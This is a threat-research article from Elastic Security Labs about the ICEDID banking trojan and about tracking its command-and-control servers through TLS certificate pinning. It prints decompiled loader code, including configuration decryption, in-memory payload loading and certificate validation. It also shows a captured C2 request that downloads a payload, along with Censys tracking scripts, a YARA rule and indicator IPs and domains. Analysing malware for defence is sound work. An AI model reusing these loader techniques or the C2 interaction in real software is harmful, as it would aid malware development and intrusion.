ICEDIDs network infrastructure is alive and well

elastic.co/security-labs/icedids-network-infrastructure-is-alive-and-well

Key takeaways

- ICEDID is a full-featured trojan that uses TLS certificate pinning to validate C2 infrastructure.
- While the trojan has been tracked for several years, it continues to operate relatively unimpeded.
- A combination of open source collection tools can be used to track the C2 infrastructure.

Additional ICEDID resources

For information on the ICEDID configuration extractor and C2 infrastructure validator, check out our posts detailing this:

- ICEDID configuration extractor
- ICEDID network infrastructure checking utility

Preamble

ICEDID, also known as Bokbot, is a modular banking trojan first discovered in 2017 and has remained active over the last several years. It has been recently known more for its ability to load secondary payloads such as post-compromise frameworks like Cobalt Strike, and has been linked to ransomware activity.

ICEDID is implemented through a multistage process with different components. Initial access is typically gained through phishing campaigns leveraging malicious documents or file attachments.

We'll be discussing aspects of ICEDID in the next couple of sections as well as exploring our analysis technique in tracking ICEDID infrastructure.


- Initial access
- Command and control
- Persistence
- Core functionality
- Network infrastructure

Research focus

As mentioned in the Preamble, ICEDID has been around for many years and has a rich feature set. As the malware has been analyzed multiple times over the years, we are going to focus on some of the more interesting features.


Initial access

ICEDID infections come in many different forms and have been adjusted using different techniques and novel execution chains to avoid detection and evade antimalware products. In this sample, ICEDID was delivered through a phishing email. The email contains a ZIP archive with an embedded ISO file. Inside the ISO file is a Windows shortcut (LNK) that, when double-clicked, executes the first stage ICEDID loader (DLL file).



Initial infection - Windows shortcut & DLL

The Windows shortcut target value is configured to execute **%windir%\system32\rundll32.exe olasius.dll,PluginInit** calling the **PluginInit** export, which starts the initial stage of the ICEDID infection. This stage is responsible for decrypting the embedded configuration, downloading a GZIP payload from a C2 server, writing an encrypted payload to disk (**license.dat**), and transferring execution to the next stage.



Windows shortcut command-line

The first ICEDID stage starts off by deciphering an encrypted configuration blob of data stored within the DLL that is used to hold C2 domains and the campaign identifier. The first 32 bytes represent the XOR key; the encrypted data is then deciphered with this key.

```
void __fastcall des::DecryptConfig(uint8_t *p_output)
{
  unsigned __int64 i; // r8
  signed __int64 v2; // rcx
  char *p_it; // rdx

  i = 0i64;

  v2 = p_output - &encrypted_config;
  do
  {
    p_it = &encrypted_config + i++;
    p_it[v2 + 64] = *p_it ^ p_it[64];
  }
  while ( i < 32 );
}
```

Configuration decryption function

Command and control

ICEDID constructs the initial HTTP request using cookie parameters that contain hexadecimal data from the infected machine used for fingerprinting the victim machine. This request will proceed to download the GZIP payload irrespective of any previous identifying information.

eSentire has published research that describes in detail how the gads, gat, ga, u, and io cookie parameters are created.

Wireshark · Follow TCP Stream (tcp.stream eq 18) · 2022-05-10-Contact-Forms-IcedID-infection-with-Cobalt-Strike.pcap

```
GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=3000901376:1:16212:134; _gat=10.0.19044.64; _ga=1.591594.1635208534.76; _u=4445534B544F502D4A4B4738455432:6A6F656C2E68656E646572736F6E:
33413945354637303742414339393534; __io=21_3990468985_3832573211_2062024380; _gid=0018AD2ACD9B
Host: yolneanz.com

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 10 May 2022 21:37:10 GMT
Content-Type: application/gzip
Content-Length: 917404
Connection: keep-alive
```

ICEDID HTTP request

Below are the cookie parameters and example associated values behind them.

Parameter	Example Data	Note
__gads	3000901376:1:16212:134	Contains ca flag, GetTicl number of r processes
__gat	10.0.19044.64	OS version, architecture
__ga	1.591594.1635208534.76	Hypervisor/ information CPUID/Swit function
__u	4445534B544F502D4A4B4738455432:6A6F656C2E68656E646572736F6E:33413945354637303742414339393534	Stores com username, a
__io	21_3990468985_3832573211_2062024380	Security Ide
__gid	006869A80704	Encrypted M address

The downloaded GZIP payload contains a custom structure with a second loader (**hollow.dat**) and the encrypted ICEDID core payload (**license.dat**). These two files are written to disk and are used in combination to execute the core payload in memory.

```
if ( p_payload->flag != 2 || p_payload->license_dat_size + p_payload->hollow_dat_size + 710i64 != payload_size )
  return payload_size & 0xFFFFFF | 0x1000000;

LOBYTE(write_result_license_dat) = des::WriteLicenseDatPayload(p_payload, folder_dir_license_dat_filename);

if ( !write_result_license_dat )
  return GetLastError() & 0xFFFFFF | 0x2000000;

LOBYTE(write_result_hollow_dat) = des::WriteHollowDatFileTempDir(p_payload, hollow_dat_filepath);

if ( write_result_hollow_dat )
  return des::RunDroppedPayloadFile(p_payload, hollow_dat_filepath, folder_dir_license_dat_filename);
else
  return GetLastError() & 0xFFFFFF | 0x3000000;
```

ICEDID

writing the second stage loader and payload

The next phase highlights a unique element with ICEDID in how it loads the core payload (**license.dat**) by using a custom header structure instead of the traditional PE header. Memory is allocated with the sections of the next payload looped over and placed into their own virtual memory space. This approach has been well documented and serves as a technique to obstruct analysis.

```
v4 = 0;
mem_addr = VirtualAlloc(0i64, custom_header->image_virtual_size, 0x3000u, 4u);
if ( mem_addr )
{
  for ( i = 0; i < custom_header->section_count; ++i )
  {
    section_incrementor = i;
    section_VA = custom_header + custom_header->array_of_section[section_incrementor].section_raw_offset;
    section_virtual_size = custom_header->array_of_section[section_incrementor].section_raw_size;
    virtual_offset_plus_VA = &mem_addr[custom_header->array_of_section[section_incrementor].section_virtual_address];
    if ( virtual_offset_plus_VA && section_VA && custom_header->array_of_section[section_incrementor].section_raw_size )
    {
      do
      {
        // Moves bytes in
        v12 = *section_VA++;
        *virtual_offset_plus_VA++ = v12;
        --section_virtual_size;
      }
      while ( section_virtual_size );
    }
  }
```

ICEDID loading custom structure (header/sections)

Each section has its memory protection modified by the **VirtualProtect** function to enable read-only or read/write access to the committed region of memory using the **PAGE_READWRITE** constant.

```
if ( custom_header->section_count )
{
  do
  {
    VirtualProtect(
      &mem_addr[custom_header->array_of_section[v4].section_virtual_address],// lpAddress
      custom_header->array_of_section[v4].section_virtual_size,// dwSize
      custom_header->array_of_section[v4].section_access,// flNewProtect
      &flOldProtect);
    ++v4;
  }
  while ( v4 < custom_header->section_count );
}
```

ICEDID using the PAGE_READWRITE constant


Once the image entry point is set up, the ICEDID core payload is then loaded by a call to the rax x86 register.

```
mov     eax, [rbx+0Ch]
add     rax, rsi
jz      short loc_180002C72
mov     rcx, rbp
call    rax             ; core entrypoint [2082e721000+54]
call    cs:GetLastError
and     eax, 0FFFFFFFh
bts     eax, 1Bh
```

ICEDID loading its core payload

Persistence

ICEDID will attempt to set up persistence first using a scheduled task, if that fails it will instead create a Windows Registry run key. Using the Bot ID and **RDTSC** instruction, a scheduled task or run key name is randomly generated. A scheduled task is created using **taskschd.dll**, configured to run at logon for the user, and is triggered every 1 hour indefinitely.



ICEDID scheduled task

Core functionality

The core functionality of the ICEDID malware has been well documented and largely unchanged. To learn more about the core payload and functionality, check out the Malpedia page that includes a corpus of completed research on ICEDID.

That said, we counted 23 modules during the time of our analysis including:

- MitM proxy for stealing credentials
- Backconnect module
- Command execution (PowerShell, cmd)
- Shellcode injection

- Collect
  - Registry key data
  - Running processes
  - Credentials
  - Browser cookies
  - System information (network, anti-virus, host enumeration)
- Search and read files
- Directory/file listing on user's Desktop

ICEDID configuration extractor

Elastic Security Labs has released an open source tool, under the Apache 2.0 license, that will allow for configurations to be extracted from ICEDID samples. The tool can be downloaded here.

IcedID configuration decryption tool output

TLS certificate pinning


Previous research into the ICEDID malware family has highlighted a repetitive way in how the campaigns create their self-signed TLS certificates. Of particular note, this technique for creating TLS certificates has not been updated in approximately 18 months. While speculative in nature, this could be reflective of the fact that this C2 infrastructure is not widely tracked by threat data providers. This allows ICEDID to focus on updating the more transient elements of their campaigns (file hashes, C2 domains, and IP addresses).

The team at Check Point published in-depth and articulate research on tracking ICEDID infrastructure using ICEDID's TLS certificate pinning feature. Additionally, Check Point released a script that takes an IP address and port, and validates the suspect TLS serial number against a value calculated by the ICEDID malware to confirm whether or not the IP address is currently using an ICEDID TLS certificate.

We are including a wrapper that combines internet scanning data from Censys, and ICEDID C2 infrastructure conviction from the Check Point script. It can be downloaded here.

Dataset

As reported by Check Point, the TLS certificate information uses the same Issuer and Subject distinguished names to validate the C2 server before sending any data.



ICEDID C2 TLS certificate pinning

To build our dataset, we used the Censys CLI tool to collect the certificate data. We needed to make a slight adjustment to the query from Check Point research, but the results were similar.

```
censys search 'services.tls.certificates.leaf_data.subject_dn:"CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd" and
services.tls.certificates.leaf_data.issuer_dn:"CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd" and
services.port=443'
```


```
[
  {
    "ip": "103.208.85.237",
    "services": [
      {
        "port": 22,
        "service_name": "SSH",
        "transport_protocol": "TCP"
      },
      {
        "port": 80,
        "service_name": "HTTP",
        "transport_protocol": "TCP"
      },
      {
        "port": 443,
        "service_name": "HTTP",
        "certificate": "c5e7d92ba63be7fb2c44caa92458beef7047d7f987aaab3bdc41161b84ea2850",
        "transport_protocol": "TCP"
      }
    ],
    "location": {
      "continent": "Oceania",
      "country": "New Zealand",
      "country_code": "NZ",
```



…truncated…Read more

This provided us with 113 IP addresses that were using certificates we could begin to attribute to ICEDID campaigns.

JARM / JA3S

When looking at the data from Censys, we also identified other fields that are useful in tracking TLS communications: JARM and JA3S, both TLS fingerprinting tools from the Salesforce team.

At a high-level, JARM fingerprints TLS servers by *actively* collecting specific elements of the TLS Server Hello responses. JA3S *passively* collects values from the TLS Server Hello message. JARM and JA3S are represented as a 62-character or 32-character fingerprint, respectively.



@timestamp	ip	services.jarm.fingerprint	services.tls.ja3s	services.tls.certificates.leaf_data.issuer_dn	services.tls.certificates.leaf_data.subject_dn
Oct 14, 2022 @ 14:03:28.000	84.32.188.23	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
Oct 14, 2022 @ 14:03:26.000	185.236.231.73	2ad2ad16d2ad2ad22c2ad2ad2ad2ad7329fbe92d446436f2394e041278b8b2	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
Oct 14, 2022 @ 14:03:25.000	84.32.188.171	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
Oct 14, 2022 @ 14:03:24.000	5.255.104.184	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
Oct 14, 2022 @ 14:03:21.000	5.135.255.242	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
Oct 14, 2022 @ 14:03:19.000	103.208.85.190	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd

JARM and JA3S TLS fingerprints in Kibana

JARM and JA3S add additional data points that improve our confidence in connecting the ICEDID C2 infrastructure. In our research, we identified **2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15** as the JARM and **e35df3e00ca4ef31d42b34bebaa2f86e** as the JA3S fingerprints.

JARM and JA3S

It should be noted that JARM and JA3S are frequently not uncommon enough to convict a host by themselves. As an example, in the Censys dataset, the JARM fingerprint identified over 15k hosts, and the JA3S fingerprint identified over 3.3M hosts. Looking at the JARM and JA3S values together still had approximately 8k hosts. These are data points on the journey to an answer, not the answer itself.


ICEDID implant defense

Before ICEDID communicates with its C2 server, it performs a TLS certificate check by comparing the certificate serial number with a hash of the certificate's public key. As certificate serial numbers should all be unique, ICEDID uses a self-signed certificate and an expected certificate serial number as a way to validate the TLS certificate. If the hash of the public key and serial number do not match, the communication with the C2 server does not proceed.

```
if ( dwInternetStatus == WINHTTP_CALLBACK_STATUS_SENDING_REQUEST )
{
  Cert = 0i64;
  CertSize = 8;
  if ( !WinHttpQueryOption(hInternet, WINHTTP_OPTION_SERVER_CERT_CONTEXT, &Cert, &CertSize)
    || !Cert
    || (pCertInfo = Cert->pCertInfo) == 0i64
    || !pCertInfo->SerialNumber.pbData
    || (CertData = pCertInfo->SubjectPublicKeyInfo.PublicKey.pbData) == 0
    || (certHash = func_fnv_algo(CertData, pCertInfo->SubjectPublicKeyInfo.PublicKey.cbData) & 0x7FFFFFFF,
        certSerial = Cert->pCertInfo->SerialNumber.pbData,
        *certSerial != certHash)
    && *certSerial != (certHash ^ 0x384A2414) )
  {
    WinHttpCloseHandle(hInternet);
  }
}
```

ICEDID certificate validation function

We used the Check Point Python script (which returns a **true** or **false** result for each passed IP address) to perform an additional check to improve our confidence that the IP addresses were part of the ICEDID C2 infrastructure and not simply a coincidence in having the same subject and issuer information of the ICEDID TLS certifications. A **true** result has a matching ICEDID fingerprint and a **false** result does not. This resulted in 103 IPs that were confirmed as having an ICEDID TLS certificate and 10 that did not (as of October 14, 2022).



ICEDID TLS certificate confirmation

Importing into Elasticsearch

Now that we have a way to collect IPs based on the TLS certificate elements and a way to add additional context to aid in conviction; we can wrap the logic in a Bash script as a way to automate this process and parse the data for analysis in Elasticsearch.

```
#!/bin/bash -eu

set -o pipefail

SEARCH='services.tls.certificates.leaf_data.subject_dn:"CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd" and
services.tls.certificates.leaf_data.issuer_dn:"CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd" and
services.port=443'

while read -r line; do
    _ts=$(date -u +%FT%TZ)
    _ip=$(echo ${line} | base64 -d | jq '.ip' -r)
    _port=$(echo ${line} | base64 -d | jq '.port' -r)
    _view=$(censys view "${_ip}" | jq -c)
    _is_icedid=$(python3 -c "import icedid_checker; print(icedid_checker.test_is_icedid_c2('${_ip}','${_port}'))")

    echo "${_view}" | jq -S --arg is_icedid "${_is_icedid}" --arg timestamp "${_ts}" '. + {"@timestamp": $timestamp, "threat":
{"software": {"icedid": {"present": $is_icedid}}}}'
done < <(censys search --pages=-1 "${SEARCH}" | jq '.[] | {"ip": .ip, "port": (.services[] | select(.certificate?).port)} |
@base64' -r) | tee icedid_infrastructure.ndjsonRead more
```

This outputs the data as an NDJSON document called **icedid_infrastructure.ndjson** that we can upload into Elasticsearch.

@timestamp	ip	services.jarm.fingerprint	services.tls.ja3s	services.tls.certificates.leaf_data.issuer_dn	services.tls.certificates.leaf_data.subject_dn	threat.software.icedid.present
Oct 14, 2022 @ 14:01:46.000	185.126.200.221	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	false
Oct 14, 2022 @ 14:01:45.000	5.2.75.189	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:44.000	178.33.187.128	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:42.000	149.202.29.170	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:36.000	5.199.173.233	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:34.000	51.68.44.22	2ad2ad16d2ad2ad22c2ad2ad2ad2ad7329fbe92d446436f2394e041278b8b2	0debd3853f330c574b05e0b6d882dc27	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	false
Oct 14, 2022 @ 14:01:31.000	216.73.159.74	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:27.000	91.238.50.40	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:20.000	5.199.173.120	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:19.000	158.255.211.141	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:17.000	164.92.205.111	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:16.000	5.2.76.156	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:14.000	159.89.115.111	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true
Oct 14, 2022 @ 14:01:10.000	158.255.212.19	2ad2ad16d2ad2ad22c2ad2ad2ad2adc110bab2c0a19e5d4e587c17ce497b15	e35df3e00ca4ef31d42b34bebaa2f86e	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	CN=localhost, C=AU, ST=Some-State, O=Internet Widgits Pty Ltd	true

Identified ICEDID IP infrastructure

In the above image, we can see that there are hosts that have the identified JARM fingerprint, the identified TLS issuer and subject elements, but did not pass the Check Point validation check. Additionally, one of the two hosts has a different JA3S fingerprint. This highlights the value of the combination of multiple data sources to inform confidence scoring.

We are also providing this script for others to use.

Observed adversary tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

As stated above, ICEDID has been extensively analyzed, so below we are listing the tactics and techniques that we observed and are covered in this research publication. If you're interested in the full set of MITRE ATT&CK tactics and techniques, you can check out MITRE's page on ICEDID.

Detections and preventions

Preventions

- Malicious Behavior Detection Alert: Command Shell Activity
- Memory Threat Detection Alert: Shellcode Injection
- Malicious Behavior Detection Alert: Unusual DLL Extension Loaded by Rundll32 or Regsvr32
- Malicious Behavior Detection Alert: Suspicious Windows Script Interpreter Child Process
- Malicious Behavior Detection Alert: RunDLL32 with Unusual Arguments
- Malicious Behavior Detection Alert: Windows Script Execution from Archive File

YARA

Elastic Security has created YARA rules to identify this activity. Below is a YARA rule specifically to identify the TLS certificate pinning function used by ICEDID.

```
rule Windows_Trojan_IcedID_cert_pinning {
    meta:
        author = "Elastic Security"
        creation_date = "2022-10-17"
        last_modified = "2022-10-17"
        threat_name = "Windows.Trojan.IcedID"
        arch_context = "x86"
        license = "Elastic License v2"
        os = "windows"
    strings:
                $cert_pinning = { 74 ?? 8B 50 ?? E8 ?? ?? ?? ?? 48 8B 4C 24 ?? 0F BA F0 ?? 48 8B 51 ?? 48 8B 4A ?? 39 01 74 ?? 35
14 24 4A 38 39 01 74 ?? }
    condition:
        $cert_pinning
}Read more
```

Indicators

The indicators observed in this research are posted below. All artifacts (to include those discovered through TLS certificate pinning) are also available for download in both ECS and STIX format in a combined zip bundle.

Indicator	Type	Note
db91742b64c866df2fc7445a4879ec5fc256319e234b1ac5a25589455b2d9e32	SHA256	ICEDID malware
yolneanz[.]com	domain	ICEDID C2 domain
51.89.190[.]220	ipv4-addr	ICEDID C2 IP address